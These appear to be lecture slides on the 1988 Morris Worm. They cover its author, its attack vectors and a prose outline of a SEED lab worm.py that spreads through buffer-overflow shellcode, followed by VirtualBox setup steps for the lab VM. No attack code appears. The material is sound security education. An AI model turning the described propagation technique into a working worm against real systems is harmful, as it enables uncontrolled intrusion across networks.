




Morris Worm Attack

Overview

- ▶ What is Morris Worm?
- ▶ How to demonstrate the attack?
- ▶ Morris Worm lab
 - ▶ Setup VM
<https://github.com/seed-labs/seed-labs/blob/master/manuals/vm/seedvm-manual.md>
 - ▶ Credits
https://seedsecuritylabs.org/Labs_20.04/Networking/Morris_Worm/



What is Morris Worm?

A malware was developed by Robert Tappan MORRIS,

- was a first-year graduate student in Cornell University's computer science Ph.D. program
- did undergraduate work at Harvard
- a tenured professor at MIT in 2006
- had a Unix account the Cornell

Morris' goal

- a program can self-spread across a national network of computers after being inserted at one computer location connected to the network
- not destructive
- demonstrate the inadequacies of current security measures on computer networks by exploiting the security defects that he had discovered



Attacking Method

through a "hole" or "bug" (an error) in sendmail

- a computer program that transfers and receives electronic mail on a computer

through a bug in the "finger daemon" program

- a program that permits a person to obtain limited information about the users of another computer


through the "trusted hosts" feature

- which permits a user with certain privileges on one computer to have equivalent privileges on another computer without using a password; and

through a program of password guessing,

- whereby various combinations of letters are tried out in rapid sequence in the hope that one will be an authorized user's password, which is entered to permit whatever level of activity that user is authorized to perform.

Morris Worm vs. Ransomware



**non-destructive vs. asking
ransom fee**



**The techniques are still the
same**

exploit vulnerabilities
self-duplication
self-spreading

How to demonstrate the attack?




A virtual lab design by
Wenliang Du at Syracuse
university in 2021



Running on an Internet
emulator



A simplified version
writing in Python



- **worm.py**
- **worm.py** + exe permission

Characters of Du's **worm.py**

Exploit buffer overflow vulnerability

- with a crafted badfile containing shellcode and commands

Use shellcode

- to gain the control of victim's machines

Use commands

- Receive worm.py at victim's machines in Bash Shell sent by attacking machines

Ensures only one copy of worm.py is running

- keeps spreading from attack machine to victim machines and being executed
- tests the exists of badfile to identify whether a victim has been infected
- if true, it assume other worm.py is running and kills itself

Morris Worm lab

- ▶ Please follow https://seedsecuritylabs.org/Labs_20.04/Files/Morris_Worm/Morris_Worm.pdf



Download Ubuntu Image

Ubuntu 20.04 VM

If you prefer to create a SEED VM on your local computers, there are two ways to do that: (1) use a pre-built SEED VM; (2) create a SEED VM from scratch.

Approach 1: Use a pre-built SEED VM. We provide a pre-built SEED Ubuntu 20.04 VirtualBox image (SEED-Ubuntu20.04.zip, size: 4.0 GB), which can be downloaded from the following links.


- [Google Drive](#)
- [DigitalOcean](#)
- MD5 value: f3d2227c92219265679400064a0a1287
- [VM Manual](#): follow this manual to install the VM on your computer

Approach 2: Build a SEED VM from scratch. The procedure to build the SEED VM used in Approach 1 is fully documented, and the code is open source. If you want to build your own SEED Ubuntu VM from scratch, you can use the following manual.


- [How to build a SEED VM from scratch](#)



Extract zip file



Open Oracle VM VirtualBox Manager



1: Select *Use an existing virtual hard disk file.*

2: Select *folder icon* to browse files.

3: Point to *SEED-Ubuntu20.04.vdi*

4: Click *Finish*

The screenshot shows the Oracle VM VirtualBox Manager interface. The main window displays two virtual machines: 'Kali-Linux-2021.3-v' (Running) and 'Seed-Ubuntu' (Powered Off). A 'Create Virtual Machine' wizard is open, showing the 'Name and operating system' tab. The 'Name' is 'Ubuntu', 'Machine Folder' is 'C:\Users\... \VirtualBox VMs', 'Type' is 'Linux', and 'Version' is 'Ubuntu (64-bit)'. The 'Memory size' is set to 1024 MB. The 'Hard disk' section has three options: 'Do not add a virtual hard disk', 'Create a virtual hard disk now', and 'Use an existing virtual hard disk file'. The third option is selected. A red arrow labeled '1' points to this option. Below it, a dropdown menu shows 'Kali-Linux-2021.3-vbox-amd64-disk001.vdi (Normal, 80.00 GB)'. A red arrow labeled '2' points to a folder icon next to the dropdown. Below the wizard, the 'Ubuntu - Hard Disk Selector' window is open, showing a table of virtual hard disks. A red arrow labeled '3' points to the 'SEED-Ubuntu20.04.vdi' entry in the table.

Oracle VM VirtualBox Manager

File Machine Help

Tools Preferences Import Export New Add

Kali-Linux-2021.3-v Running

Seed-Ubuntu Powered Off

Create Virtual Machine

Name and operating system

Name: Ubuntu

Machine Folder: C:\Users\... \VirtualBox VMs

Type: Linux

Version: Ubuntu (64-bit)

Memory size

4 MB 1024 MB 65536 MB

Hard disk

☐ Do not add a virtual hard disk

☐ Create a virtual hard disk now

☒ Use an existing virtual hard disk file

Kali-Linux-2021.3-vbox-amd64-disk001.vdi (Normal, 80.00 GB)

1

2

Ubuntu - Hard Disk Selector


Medium

